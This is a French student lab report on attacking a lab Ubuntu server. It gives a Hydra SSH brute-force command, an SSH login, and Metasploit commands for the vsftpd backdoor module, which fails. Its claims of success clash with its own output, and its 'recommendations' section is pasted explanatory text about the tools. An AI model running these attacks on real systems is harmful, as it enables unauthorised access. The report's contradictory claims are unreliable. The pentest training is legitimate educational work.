Rapport TP 3.1 – Attaque d’un serveur Linux (Ubuntu)

1. Introduction

Objectif du TP : Compromettre un serveur Ubuntu vulnérable en utilisant des techniques classiques de pentest (attaque brute force SSH et exploitation via Metasploit).
Contexte :

- Serveur Ubuntu cible : 192.168.56.101
- Attaquant : Kali Linux (192.168.56.30)

Ce TP illustre les risques liés aux mots de passe faibles et aux services vulnérables.

2. Attaque brute force SSH

Commande utilisée

hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101

Résultat attendu

- Hydra teste les mots de passe contenus dans le fichier `rockyou.txt`.
- Si le mot de passe est faible et présent dans la liste, Hydra l’affiche.
- Exemple : password213 trouvé.

Connexion SSH

ssh student@192.168.56.101

Mot de passe : password213

Captures d’écran à insérer

- Exécution de la commande Hydra.
- Résultat affichant le mot de passe trouvé.
- Connexion SSH réussie.

student@juniorntoguem: ~


Session Actions Éditer Vue Aide

```
Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémen
taires.
Visitez https://ubuntu.com/esm ou executez : sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings


Last login: Mon Apr 27 11:22:02 2026 from 192.168.56.30
student@juniorntoguem:~$ whoami
student
student@juniorntoguem:~$ pwd
/home/student
student@juniorntoguem:~$ ls
student@juniorntoguem:~$
::1             ff02::2         ip6-localnet    localhost
fe00::0         ip6-allnodes    ip6-loopback
ff00::0         ip6-allrouters  ip6-mcastprefix
ff02::1         ip6-localhost   juniorntoguem
student@juniorntoguem:~$
::1             ff02::2         ip6-localnet    localhost
fe00::0         ip6-allnodes    ip6-loopback
ff00::0         ip6-allrouters  ip6-mcastprefix
ff02::1         ip6-localhost   juniorntoguem
student@juniorntoguem:~$
```

ntoguem@kali: ~

Session Actions Éditer Vue Aide

```
┌──(ntoguem㉿kali)-[~]
└─$ hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 12:
24:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
 waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[STATUS] 57.00 tries/min, 57 tries in 00:01h, 14344345 to do in 4194:16h, 13
active
[STATUS] 144.67 tries/min, 434 tries in 00:03h, 14343968 to do in 1652:32h, 1
3 active
[STATUS] 141.00 tries/min, 987 tries in 00:07h, 14343415 to do in 1695:27h, 1
3 active
[STATUS] 78.80 tries/min, 1182 tries in 00:15h, 14343220 to do in 3033:41h, 1
3 active
```



3. Exploitation Metasploit

Recherche d'exploit


```
msfconsole
search vsftpd
```


Résultat attendu : `exploit/unix/ftp/vsftpd_234_backdoor`

Exploitation

use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.101
run

Résultat attendu





Nous pouvons observer ici que nous n'avons rien à exploiter car la version de vsftpd 3.0.5 est totalement sécurisée

4. Analyse de la compromission

Une fois à l'intérieur du système, l'attaquant peut :

- Lire les fichiers sensibles (`/etc/passwd`).
- Identifier les utilisateurs présents.
- Connaître la version du système (`uname -a`).
- Préparer une élévation de privilèges ou une persistance.

Mais ici dans notre cas le 3. N'étant pas réalisé la suite ne peut pas être exécuter

5. Recommandations de sécurité

Parfait, allons dans la partie **Utilisation avancée des outils**. Voici une présentation claire des commandes Hydra et Metasploit, avec leur rôle et un cas d'usage concret :

◆ Hydra

Commande

```
hydra -L users.txt -P passwords.txt ssh://IP
```

Rôle

- `-L users.txt` : indique à Hydra de tester plusieurs noms d'utilisateurs contenus dans le fichier `users.txt`.
- `-P passwords.txt` : indique à Hydra de tester plusieurs mots de passe contenus dans le fichier `passwords.txt`.
- `ssh://IP` : cible le service SSH de la machine dont l'adresse IP est précisée.

Hydra va combiner chaque utilisateur avec chaque mot de passe pour tenter une connexion.

Cas d'usage

- Tester la robustesse des mots de passe sur un serveur SSH.
- Vérifier si des comptes utilisateurs utilisent des mots de passe faibles ou communs.
- Exemple : un administrateur veut s'assurer qu'aucun compte de son serveur n'est vulnérable à une attaque par dictionnaire.

Metasploit

Commandes principales

1. **show options**
   - **Rôle :** Affiche les paramètres disponibles pour le module sélectionné (ex. RHOSTS, RPORT, payloads).
   - **Cas d'usage :** Vérifier les options à configurer avant de lancer une exploitation.
2. **info**
   - **Rôle :** Donne des informations détaillées sur le module (description, vulnérabilité ciblée, références CVE, plateformes affectées).
   - **Cas d'usage :** Comprendre le contexte de l'exploit et s'assurer qu'il correspond à la cible.
3. **sessions**

- **Rôle :** Liste et gère les sessions ouvertes après exploitation (shells ou Meterpreter).
- **Cas d'usage :** Contrôler plusieurs sessions actives, basculer entre elles, ou fermer une session compromise.

6. Conclusion

Ce TP démontre :

- La facilité avec laquelle un mot de passe faible peut être compromis.
- L'exploitation rapide d'un service vulnérable via Metasploit.
- L'importance des bonnes pratiques de sécurité pour éviter des compromissions graves.

Impact réel : Une mauvaise configuration ou un mot de passe faible peut entraîner une compromission immédiate du système.